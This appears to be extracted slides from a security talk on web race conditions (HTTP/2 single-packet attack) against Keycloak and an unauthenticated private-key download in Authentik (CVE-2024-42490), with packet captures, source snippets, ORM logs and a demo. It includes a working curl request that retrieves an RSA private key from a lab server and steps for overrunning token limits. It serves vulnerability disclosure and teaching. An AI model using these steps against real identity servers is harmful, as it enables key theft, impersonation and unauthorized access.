Frame (124 bytes) Decrypted TLS (32 bytes) Decompressed Header (110 bytes)  
|| Packets: 23 · Displayed: 23 (100.0%) || Profile: Default

0000 00 00 17 01 05 00 00 00 05 87 82 44 92 62 72 d1 ..... ..-D-br.
0010 41 ff ca 87 49 60 a4 43 88 21 88 00 88 0c ff c0 A...I`·C !.....

HTTP2 GET (Binary)

# HTTP/2 Multiplexing – Stream Id

tcp.stream eq 0 and http2.streamid eq 5

No.	Time	Source	Destination	Protocol	Length	Info
10	0.060653	192.168.56.1	192.168.56.102	HTTP2	550	HEADERS[5]: GET /hello?name=m2a_11_00_03
21	0.128996	192.168.56.1	192.168.56.102	HTTP2	195	DATA[5]
22	0.142220	192.168.56.102	192.168.56.1	HTTP2	136	HEADERS[5]: 200 OK, DATA[5] (text/plain)

> Frame 10: 550 bytes on wire (4400 bits), 550 bytes captured (4400 bits) on interface \Device\NPF\_{E4A852E  
> Ethernet II, Src: 0a:00:27:00:00:18 (0a:00:27:00:00:18), Dst: PCSSystemtec\_81:7f:85 (08:00:27:81:7f:85)  
> Internet Protocol Version 4, Src: 192.168.56.1, Dst: 192.168.56.102  
> Transmission Control Protocol, Src Port: 63250, Dst Port: 8443, Seq: 1591, Ack: 271, Len: 496  
> Transport Layer Security  
✓ HyperText Transfer Protocol 2  
  > Stream: Magic  
✓ HyperText Transfer Protocol 2  
  > Stream: SETTINGS, Stream ID: 0, Length 24  
✓ HyperText Transfer Protocol 2  
  > Stream: WINDOW\_UPDATE, Stream ID: 0, Length 4  
✓ HyperText Transfer Protocol 2  
  > Stream: HEADERS, Stream ID: 1, Length 36, GET /hello?name=m2a\_11\_00\_01  
✓ HyperText Transfer Protocol 2  
  > Stream: HEADERS, Stream ID: 3, Length 22, GET /hello?name=m2a\_11\_00\_02  
✓ HyperText Transfer Protocol 2  
  > Stream: HEADERS, Stream ID: 5, Length 23, GET /hello?name=m2a\_11\_00\_03

0000 08 00 27 81 7f 8  
0010 02 18 e5 59 40 0  
0020 38 66 f7 12 20 1  
0030 04 01 ae 55 00 0  
0040 cb fb 33 86 32 0  
0050 4e 8c d3 35 4e 7  
0060 1f af 11 1b 4f 3  
0070 04 db 08 f3 12 0  
0080 df 3f 83 6e cf b  
0090 17 03 03 00 39 0  
00a0 44 5d 41 5e 01 0  
00b0 ff fa 0a 9a 79 5

HTTP/2 Stream

- TCP Stream Ctrl+Alt+Shift+T
- TLS Stream Ctrl+Alt+Shift+S

0110 38 0c a1 2e d6 1  
0120 87 bd 25 bc 76 e

Frame (550 bytes) Decrypted TLS (52 bytes) Decrypted TLS (24 bytes) Decr

Parallel Single Packet Decrypted.pcapng

Packets: 23 · Displayed: 3 (13.0%) Profile: Default

Mark/Unmark Packet Ctrl+M  
Ignore/Unignore Packet Ctrl+D  
Set/Unset Time Reference Ctrl+T  
Time Shift... Ctrl+Shift+T  
Packet Comments  
Edit Resolved Name  
Apply as Filter  
Prepare as Filter  
Conversation Filter  
Colorize Conversation  
SCTP  
Follow  
Copy  
Protocol Preferences  
Decode As...  
Show Packet in New Window

HTTP2 Streams (Multiplexing)

# HTTP2 Streams - Channels

tcp.stream eq 0 and http2.streamid eq 5

No.	Time	Source	Destination	Protocol	Length	Info
10	0.060653	192.168.56.1	192.168.56.102	HTTP2	550	HEADERS[5]: GET /hello?name=m2a_11_00_03
21	0.128996	192.168.56.1	192.168.56.102	HTTP2	195	DATA[5]
22	0.142220	192.168.56.102	192.168.56.1	HTTP2	136	HEADERS[5]: 200 OK, DATA[5] (text/plain)

> Frame 10: 550 bytes on wire (4400 bits), 550 bytes captured (4400 bits) on interface \Device\NPF\_{E4A852E  
> Ethernet II, Src: 0a:00:27:00:00:18 (0a:00:27:00:00:18), Dst: PCSSystemtec\_81:7f:85 (08:00:27:81:7f:85)  
> Internet Protocol Version 4, Src: 192.168.56.1, Dst: 192.168.56.102  
> Transmission Control Protocol, Src Port: 63250, Dst Port: 8443, Seq: 1591, Ack: 271, Len: 496  
> Transport Layer Security  
✓ HyperText Transfer Protocol 2  
  > Stream: Magic  
✓ HyperText Transfer Protocol 2  
  > Stream: SETTINGS, Stream ID: 0, Length 24  
✓ HyperText Transfer Protocol 2  
  > Stream: WINDOW\_UPDATE, Stream ID: 0, Length 4  
✓ HyperText Transfer Protocol 2  
  > Stream: HEADERS, Stream ID: 1, Length 36, GET /hello?name=m2a\_11\_00\_01  
✓ HyperText Transfer Protocol 2  
  > Stream: HEADERS, Stream ID: 3, Length 22, GET /hello?name=m2a\_11\_00\_02  
✓ HyperText Transfer Protocol 2  
  > Stream: HEADERS, Stream ID: 5, Length 23, GET /hello?name=m2a\_11\_00\_03

HTTP/2 Stream

- TCP Stream      Ctrl+Alt+Shift+T
- TLS Stream      Ctrl+Alt+Shift+S

Frame (550 bytes)    Decrypted TLS (52 bytes)    Decrypted TLS (24 bytes)

Mark/Unmark Packet    Ctrl+M

Ignore/Unignore Packet    Ctrl+D

Set/Unset Time Reference    Ctrl+T

Time Shift...    Ctrl+Shift+T

Packet Comments

Edit Resolved Name

Apply as Filter

Prepare as Filter

Conversation Filter

Colorize Conversation

SCTP

Follow

Copy

Protocol Preferences

Decode As...

Show Packet in New Window

Packets: 23 · Displayed: 3 (13.0%)

Profile: Default


HTTP2 Streams (Multiplexing)

# HTTP2 Streams – 3 Requests on a Single-Packet

```
✓ HyperText Transfer Protocol 2
  > Stream: WINDOW_UPDATE, Stream ID: 0, Length 4
✓ HyperText Transfer Protocol 2
  > Stream: HEADERS, Stream ID: 1, Length 36, GET /hello?name=m2a_11_00_01
✓ HyperText Transfer Protocol 2
  > Stream: HEADERS, Stream ID: 3, Length 22, GET /hello?name=m2a_11_00_02
✓ HyperText Transfer Protocol 2
  > Stream: HEADERS, Stream ID: 5, Length 23, GET /hello?name=m2a_11_00_03

parallel_single-packet_decrypted.pcapng
```

HTTP2 Streams – Different Requests – Single-Packet



# HTTP/2 - Takeaway

- HTTP/2 - Is Binary, Using Frames and Streams
- Using streams (Multiplexing) :
  - Multiple requests and responses - sent simultaneously.
  - Allows the **single-packet** attack to work



# Evaluation on Keycloak

# Part 1 - Agenda

- Part 1 - Keycloak Research & Web Race Conditions
  - Technical Background
  - Web Race Conditions
  - The Single-Packet Attack (Technique) & HTTP2
  - **Evaluation on Keycloak & Demo**
- Part 2 - Authentik Research & ORM Leaks

# First Target - Keycloak

- Open-Source IDP / IAM
- Maintained by Red Hat.
- [GitHub stars](#): 26.3 k
- Shodan: ~27k internet-facing systems

Sign in to your account

Username or email

Password

[Forgot Password?](#)

[Sign In](#)

New user? [Register](#)



Keycloak Login Screen



Everything Is Multi-Step

# Part 1 - Agenda

- Part 1 - Keycloak Research & Web Race-Conditions
  - Technical Background
  - Web Race Conditions
  - The Single-Packet Attack (Technique) & HTTP2
  - Evaluation on Keycloak
    - **Everything Is Multi-Step**
    - Demo - IAT Limit Overrun

Part 2 - Authentik Research & ORM Leaks

# Everything Is Multi-Step - Evaluation

- Inspecting the Keycloak database
- The users (User Entity) table
- Separated from the Required Action table

Query    Query History

```
1 SELECT * FROM public.user_required_action
2 ORDER BY user_id ASC, required_action ASC
```

Data Output    Messages    Notifications

	user_id	required_action
1	2badedb6-ecca-4ccd-b8fd-4bd614b70...	CONFIGURE_TOTP
2	2badedb6-ecca-4ccd-b8fd-4bd614b704...	VERIFY_EMAIL
3	837196c6-fa3f-417e-8733-674f4ea5c717	VERIFY_EMAIL

Required Actions Table

# Everything Is Multi-Step - Evaluation

- Inspecting the Keycloak database
- The users (User Entity) table
- Separated from the Required Action table
- On (user) creation, no email verification is required!?

Query    Query History

```
1 SELECT * FROM public.user_required_action
2 ORDER BY user_id ASC, required_action ASC
```

Data Output    Messages    Notifications

	user_id	required_action
1	2badedb6-ecca-4ccd-b8fd-4bd614b70...	CONFIGURE_TOTP
2	2badedb6-ecca-4ccd-b8fd-4bd614b704...	VERIFY_EMAIL
3	837196c6-fa3f-417e-8733-674f4ea5c717	VERIFY_EMAIL

Required Actions Table

ON CREATION, NO EMAIL VERIFICATION  
IS REQUIRED! ?


# Can we gain unauthorized access? – User Creation code

```
113     UserEntity entity = new UserEntity();
114     entity.setId(id);
115     entity.setCreatedTimestamp(System.currentTimeMillis());
116     entity.setUsername(username.toLowerCase());
117     entity.setRealmId(realm.getId());
118     em.persist(entity);
119     em.flush();
120
121     UserModel userModel = new UserModel(session, realm, em, entity);
122
123     if (addDefaultRoles) {
124         userModel.grantRole(realm.getDefaultRole())
125             .forEach(userModel::addRequiredAction);
126
127         // No need to check if user has group as it's new user
128         realm.getDefaultGroupsStream().forEach(userModel::joinGroupImpl);
129     }
130
131     if (addDefaultRequiredActions) {
132         realm.getRequiredActionProvidersStream() Stream<RequiredActionProviderModel>
133             .filter(RequiredActionProviderModel::isEnabled)
134             .filter(RequiredActionProviderModel::isDefaultAction)
135             .map(RequiredActionProviderModel::getAlias) Stream<String>
136             .forEach(userModel::addRequiredAction);
137     }
138 }
```

Add User Code Snippet

CAN WE GAIN UNAUTHORIZED ACCESS?  
(USING ANY/ADMIN EMAIL)

# Attack Scenario – Racing user creation



Single packet – Register & Login Requests

LET'S RACE AGAINST USER CREATION

# Can we gain unauthorized access? - Debug

The screenshot shows a dual-pane development environment. On the left, the SQL Workbench/J interface displays a query:

```
1 - @VbResult USER_ENTITY
2 SELECT COUNT(*) ID,
3      REALM_ID
4 FROM KEYCLOAKDB.PUBLIC.USER_ENTITY
5 group by REALM_ID;
```

A red arrow points from the status message "The connection is currently busy with another request." at the bottom of the SQL window to a breakpoint set on the line of code in the Java editor.

The Java code in the editor is part of the `processRegister` method:


```
public Response processRegister(@QueryParam(AUTH_SESSION_ID) String authSessionId, // optional, can get from session
                                 @QueryParam(SESSION_CODE) String code, code: "8d6mlGnPMTFybArdpUtQNhmm
                                 @QueryParam(Constants.EXECUTION) String execution, execution: "2408125
                                 @QueryParam(Constants.CLIENT_ID) String clientId, clientId: "frontend
                                 @QueryParam(Constants.TAB_ID) String tabId) { tabId: "06to1k-zkU"
    return registerRequest(authSessionId, code, execution, clientId, tabId, isPostRequest: true); authSessionId
```

The Java code is annotated with Javadoc and includes several usage notes. The debugger sidebar at the bottom shows the current thread and its stack trace:

```
"executor-t...in": RUNNING
processRegister:740, LoginActionsService$QuarkusHandler$1@23849
invoke-1, LoginActionsService$QuarkusHandler$1@23849
handle:29, InvocationHandler (org/jboss/resteasy)
invokeHandler:141, QuarkusResteasyR...
```

Debugger Breakpoint – Database status

# Racing user creation - Lost



Single packet – Register & Login Requests

“LOSING” THE RACE - A LEARNING OPPORTUNITY

# *A Learning Opportunity - Avoiding Race Conditions*

- Using:
  - Debugger Breakpoints
  - Activate ORM logs (Hibernate)
- The (Missing piece) Reason

# Avoiding Race Conditions - ORM logs

```
1 2024-03-05 12:49:37,781 DEBUG [org.hibernate.resource.jdbc.internal.LogicalConnectionManagedImpl] (executor-thread-1)
2     hibernate.connection.provider_disables_autocommit was enabled.
3 This setting should only be enabled when you are certain that the Connection
4 Enabling this setting when the Connections do not have auto-commit disabled: hibernate.connection.provider_disables_autocommit was enabled.
5 ...
6 ...
7 2024-03-05 12:49:46,890 DEBUG [org.hibernate.internal.util.EntityPrinter] (executor-thread-1)
8     /insert into USER_ENTITY
9 2024-03-05 12:49:46,891 DEBUG [org.hibernate.internal.util.EntityPrinter] (executor-thread-1)
10    ... entities.UserEntity(lastName=null, federatedIdentities=[], realmId=4187-881b-320874b46d2d, ...
11 2024-03-05 12:49:46,895 DEBUG [org.hibernate.SQL] (executor-thread-1) insert into ...
12     /insert into USER_REQUIRED_ACTION
13 /*SQL 1:221 #:1 t:1*/ /insert into USER_ENTITY (CREATED_TIMESTAMP,EMAIL,EMAIL_CONSTRAINT,FIRST_NAME,LAST_NAME,NOT_BEFORE,REALM_ID,SERVICE_ACCOUNT_CLIENT_TYPE,USER_ID,EMAIL_VERIFIED,ENABLED,FEDERATION_LINK,FIRST_NAME, ...
14 /*SQL 1:60 #:1*/ /insert into USER_ROLE_MAPPING (ROLE_ID,USER_ID) values (?,?) (1: '75870b1b-8464-4525-94c2-7eb06e7cle51');
15 /*SQL 1:133 #:1*/ /insert into CREDENTIAL (CREATED_DATE,CREDENTIAL_DATA,PRIORITY,SAFETY_LEVEL,TYPE,USER_ID,USER_LABEL,ID) values (?,?,?,?,?,?);
16 /*SQL 1:71 #:1*/ /insert into USER_REQUIRED_ACTION (REQUIRED_ACTION,USER_ID) values (?,?) (1: 'VERIFY_EMAIL', 2: '75870b1b-8464-4525-94c2-7eb06e7cle51');
17 /*SQL 1:215 #:1*/ /update USER_ENTITY set CREATED_TIMESTAMP=?,EMAIL=?,EMAIL_CONSTRAINT=?,EMAIL_VERIFIED=?,ENABLED=?,FEDERATION_LINK=?,FIRST_NAME=?,LAST_NAME=?,NOT_BEFORE=?,REALM_ID=?,SERV...
18 ...
19 2024-03-05 12:49:53,988 DEBUG [org.hibernate.resource.jdbc.internal.LogicalConnectionManagedImpl] (executor-thread-1) Initiating JDBC connection release from beforeTransactionCompletion
20 2024-03-05 12:49:53,990 INFO  [h2database] (executor-thread-1) keycloakdb:jdbc[3]
21 /*SQL t:1*/ /COMMIT;
22 2024-03-05 12:49:53,990 INFO  [h2database] (executor-thread-1) keycloakdb:jdbc[3]
23 /*SQL */ /COMMIT;
24 2024-03-05 12:49:53,990 DEBUG [org.hibernate.resource.jdbc.internal.LogicalConnectionManagedImpl] (executor-thread-1) Initiating JDBC connection release from afterTransaction
```

ORM logs

Auto-Commit (disabled) -> Using Transactions

- Transaction - Database state is updated (or not) in “one shot”

*"WITH RACE CONDITIONS, EVERYTHING IS  
MULTI-STEP"*

*"WITH RACE CONDITIONS, EVERYTHING IS  
MULTI-STEP", WELL, SOMETIMES :)*



# Keycloak - Initial-Access- Token - Limit Overrun Demo

---

# Part 1 - Agenda

- Part 1 - Keycloak Research & Web Race-Conditions
  - Technical Background
  - Web Race Conditions
  - The Single-Packet Attack (Technique) & HTTP2
  - Evaluation on Keycloak
    - Everything Is Multi-Step
    - Demo - IAT Limit Overrun

Part 2 - Authentik Research & ORM Leaks

# Keycloak Initial-Access-Token Limit Overrun - Demo Background

- Admin creates an API token (for developers)  
Limit the number of clients (i.e. max = 2)
- Send the API Token to the developer

The developer uses this token  
to create applications  
(clients) in Keycloak

The token's "Remaining count"  
is updated

ID	Created date	Expires	Count	Remaining count
c49fc551-ea4c-498e-96c1-4abb1810afb4	January 30, 2024 at 11:59 AM	January 31, 2024 at 11:59 AM	2	1
			1	0

IAT-Token Creation

# Keycloak Initial-Access-Token Limit Overrun - Demo

Activities Chromium-browser Jan 30 11:59

Keycloak Administration x + https://keycloak.m2a.local:8443/admin/master/console/#/demo-realm/clients admin

Realm created successfully

Clients Clients are applications and services that can request authentication of a user. Learn more

Clients list Initial access token Client registration

Search for client Create client Import client 1-6 < >

Client ID	Name	Type	Description	Home URL
account	\${client_account}	OpenID Connect	–	https://keycloak.m2a.local:8443/realms/demo-realm/account/
account-console	\${client_account-c...}	OpenID Connect	–	https://keycloak.m2a.local:8443/realms/demo-realm/account/
admin-cli	\${client_admin-cli}	OpenID Connect	–	–
broker	\${client_broker}	OpenID Connect	–	–
realm-management	\${client_realm-ma...}	OpenID Connect	–	–
security-admin-console	\${client_security-a...}	OpenID Connect	–	https://keycloak.m2a.local:8443/admin/demo-realm/console/

Iteration v2023.12.1.3 - Temporary Project demo.md /m2a/keycloak\_prod Save

```
Authorization: Bearer OkZjY1MzE4NS1kMTYyLTRLzctOGU5Yi05ZDA0OWI0OWI2MGQifQeyJhbGciOiJIUzI1NlklbGciO1JiUzI1NlIsInRScCIGoIA1SldUIiwiia2lkIiA6ICjkzbGciO1JiUzI1NlIsInRScCIGoIA1SldUIiwiia2lkIiA6ICjk1LzdjdhMGU1NC0wYTklTRjgsImlhdcIGMTcwNjYwODYyOCwlanRpIjo1NDcxNDdLYjktNzBnNC00NDhjLwfhMjQtMUbG9jYWw6DQ0My9yZWfsbXMvZGVtby1yZWfsbSIisImF1ZCI6mh0dHBl0v8a2V5CJ0eXAiO1JJbm10aWFsQWNjZXNzVG9rZW4ifQ.szwOypqAN-Xjjo5hQf_0h0ViRpQm9on" --data-binary ${\"clientId\":\"client_1000\", \"name\":\"\", \"idm/clients-registrations/default'}
```

m2a@m2a-DevRes:/m2a/keycloak\_prod/conf

Markdown Tab Width: 8 Ln 4, Col 87 INS

# Keycloak Initial-Access-Token Limit Overrun - Result

Clients

Clients are applications and services that can request authentication of a user. [Learn more](#)

Clients list Initial access token Client registration

Search token → Create

ID	Created date	Expires	Count	Remaining count
c49fc551-ea4c-498e-96c1-4abb1810afb4	January 30, 2024 at 11:59 AM	January 31, 2024 at 11:59 AM	2	-3

IAT-Token (Exploited)

- Reported the issue to the Keycloak team - Confirmed, public ([issues/27294](#)), fixed.

# Keycloak Research – Takeaways

- HTTP
  - HTTP request processing isn't atomic
  - HTTP/2 - Is Binary, Using Frames and Streams
- The single-packet attack can be used to test web applications for race conditions
- The same system can include overlooked areas for race conditions

# Part 1 Conclusion & Keycloak - BlogPost

"You Can't Always Win Racing the (Key)cloak"

- Key Sections:
  - LDAP (Injections, Fuzzing)
  - Web Race Conditions - Success and Failure
  - CVE-2024-1722 - Denial-of-Service (DoS)

<https://www.cyberark.com/resources/threat-research-blog/you-cant-always-win-racing-the-keycloak>



Keycloak  
Blog





## Part 2 – Authentik Research & ORM Leaks

---

# Part 2 - Agenda

- Part 1 - Keycloak Research & Web Race-Conditions
- Part 2 - Authentik Research & ORM Leaks
  - **Technical Background (Object Relational Mappers)**
  - Private Key Information Leak (CVE-2024-42490) & ORM Leaks
  - Authentik Privilege Escalation (CVE-2024-37905) & Demo

# *Object Relational Mappers (ORMs)*

- A Programming Technique
  - Work with (relational) databases using an OOP language.
  - Manage data without writing SQL queries.
- 
- Models define the **structure** of stored data


```
from django.db import models

class Person(models.Model):
    first_name = models.CharField(max_length=30)
    last_name = models.CharField(max_length=30)
```

Example Django Model Declaration

# New Target - Authentik

- Open-Source IdP / IAM
- Maintained by goauthentik.io
- [GitHub Stars](#): 15.5 k
- Shodan: ~4k internet-facing systems  
[\(Authentik Shodan Search\)](#)
- Note: “Authentik is a Django project” [\(Authentik docs\)](#).



Authentik Login Screen



# Sensitive Information Leak (CVE-2024-42490)

# Part 2 - Agenda

- Part 1 - Keycloak Research & Web Race-Conditions
- Part 2 - Authentik Research & ORM Leaks
  - Technical Background (Object Relational Mappers)
  - **Private Key Information Leak (CVE-2024-42490) & ORM Leaks**
  - Authentik Privilege Escalation (CVE-2024-37905) & Demo

# *Certificates in Authentik (Background)*

- Certificates  
(stored on the Authentik database)
- Authentik Web Server (HTTPS)
- Sign **OAuth2** tokens (Identity provider Config)



Certificate

# Certificates Management (Authentik)

The screenshot shows the Authentik Admin console interface. On the left, there is a sidebar with the following navigation items:

- Logs
- Notification Rules
- Notification Transports
- Customization >
- Flows and Stages >
- Directory >
- System > (with a dropdown menu: Brands, Certificates, Outpost Integrations, Settings)
- Enterprise >

The "Certificates" item under System is highlighted with a red border. At the bottom of the sidebar are two icons: a green circle with "AA" and a blue square with a circular arrow.

The main content area is titled "Certificate-Key Pairs" and contains the following sub-instruction: "Import certificates of external providers or create certificates to sign requests with." It features a search bar, a "Create" button, a "Generate" button, a "Refresh" button, and a "Delete" button. A status message "1 - 2 of 2" is displayed at the top right of the table.

<input type="checkbox"/>	Name ↓	Private key availab...	Expiry date	Actions
<input type="checkbox"/>	authentik Self-signed Certificate	✓ Yes (RSA)	✓ 31/07/2025, 14:45:58	
<input checked="" type="checkbox"/>	authentik.m2a.local	✓ Yes (RSA)	✓ 21/08/2025, 12:56:16	

At the bottom right of the main content area, another status message "1 - 2 of 2" is shown.

Admin console - certificates management

# Download

The screenshot shows the authentik web interface with a dark theme. On the left, a sidebar menu is open under the 'Certificates' section. The main content area is titled 'Certificate-Key Pairs' and contains a table of two entries. The table has columns for Name, Private key available?, Expiry date, and Actions. Below the table, detailed certificate information is shown for each entry, including Certificate Fingerprint (SHA1) and Certificate Fingerprint (SHA256). At the bottom, there are 'Download' and 'Download Certificate' buttons.

	Name	Private key available?	Expiry date	Actions
<input type="checkbox"/>	authentik Self-signed Certificate	Yes (RSA)	31/07/2025, 14:45:58	<a href="#"></a> <a href="#"></a>
<input type="checkbox"/>	authentik.m2a.local	Yes (RSA)	21/08/2025, 12:56:16	<a href="#"></a> <a href="#"></a>

**Certificate Fingerprint (SHA1):** cc:1c:89:0e:55:b9:c4:41:9f:6a:cb:45:07:ea:f3:5e:86:39:72:3a  
**Certificate Fingerprint (SHA256):** c5:5b:0d:2a:ea:a8:6d:75:b5:5b:ea:8b:3e:ee:cf:29:1c:76:12:a0:f9:05:f5:f7:bc:a5:ac:48:a8:41:3f:75  
**Certificate Subject:** OU=Self-signed,O=authentik,CN=authentik.m2a.local

Download [Download Certificate](#) [Download Private key](#)

Admin - download Certificate & private key

CAN A USER DOWNLOAD THE PRIVATE KEY?

# *Can a user download the Private key?*

- Let's Try

```
$ curl -s -k https://authentik.m2a.local/api/v3/crypto/certificatekeypairs/  
6c8b5bb-cd2d-435e-a1f2-e341a0c8e4f5/view_private_key/?download='
```

Request Private key Download

# Can a user download the Private key?

- Whoops
- Anyone! could download the private key!

```
$ curl -s -k https://authentik.m2a.local/api/v3/crypto/certificatekeypairs/6c8b5bb-cd2d-435e-a1f2-e341a0c8e4f5/view_private_key/?download='
-----BEGIN RSA PRIVATE KEY-----
MIJJJwIBAAKCAgEA3jghLN8BIAfm+dIXLs01DpaS1+aRql9ifQ+D+xqI0F3tw7xx
zx1dTiuKf31/sqSMgt5IgRScpExfDlnnsZ6vUj4tTIEYi9RuK1QQUyrv9hfLt7xx
J3pdtmjEeH7EGMBQ1GGhnIdjWJAGTOxQ29RQgilCfLx9t0nbMihhQ4mUEYf9ckBX
p4sz+Fo+ot7c7jfvmUYTrYn17jndfM/UqoizDI98Y5jjhUWPwbLgFaK461MIkOOA
BwmkdAV+k23AXi6Cqs0Kqzoavg4F+MsXYIfFB4Zl61nSLYqWzXHwnBmzWhD76ev5
N/I0igsYirp6y6hL10ret/EwP1s6ThCXnzpJOUC1tZDLF5B27LHhNW98/o3v2R0x
2VHks0/M65mr3xt37oock4uLsMjLWHT7g+hgxEULoqvT1298Rp/a84PH5879YjRP
1gMYmrcw39fMre5F4xF9weIvwKoJrYQtMvy0tgYwcwDzQPsIGWhPHmDh2dqKrxI8
```

Private key Download - No authorization

ANYONE CAN DOWNLOAD THE **PRIVATE KEY** !

# Download the private key! Limitation

- Whoops
- Anyone! could download the private key!
- **Limitation** - The internal UUID (set by the Authentik server) is required.

```
$ curl -s -k https://authentik.m2a.local/api/v3/crypto/certificatekeypairs/  
$c8b5bb-cd2d-435e-a1f2-e341a0c8e4f5/ | view_private_key?download='  
  
-----BEGIN RSA PRIVATE KEY-----  
MIIJJwIBAAKCAgEA3jghLN8BIAfm+dIXLs01DpaS1+aRql9ifQ+D+xqI0F3tw7xx  
zx1dTiuKf31/sqSMgt5IgRScpExfdlnnsZ6vUj4tTIEYi9RuK1QQUyrv9hfLt7xx  
J3pdtmjEeH7EGMBQ1GGhnIdjWJAGTOxQ29RQgilCfLx9t0nbMihhQ4mUEYf9ckBX  
p4sz+Fo+ot7c7jfvmUYTrYn17jndfM/UqoizDI98Y5jjhUWPwbLgFaK461MIkOOA  
BwmkdAV+k23AXi6Cqs0Kqzoavg4F+MsXYIfFB4Zl61nSLYqWzXHwnBmzWhD76ev5  
N/I0igsYirp6y6hL10ret/EwP1s6ThCXnzpJOUC1tZDLF5B27LHhNW98/o3v2R0x  
2VHks0/M65mr3xt37oock4uLsMjLWHT7g+hgxEULOqvT1298Rp/a84PH5879YjRP  
1gMYmrcw39fMre5F4xF9weIvwKoJrYQtMvy0tgYwcwDzQPsIGwhPHmDh2dQKrxI8
```

Private key Download - No authorization

HOW HARD CAN IT BE TO LEAK A UUID?

PRIVATE KEY LEAK, SHOULD WE CARE?

# Private Key Leak, Why Should We Care?

- Impersonate the authentik webserver (phishing users/admin)
- Impersonate users' tokens
  - Access to any system trusting authentik.

HOW HARD CAN IT BE TO LEAK A UUID?

# How hard can it be to leak a uuid?

- Into the rabbit hole
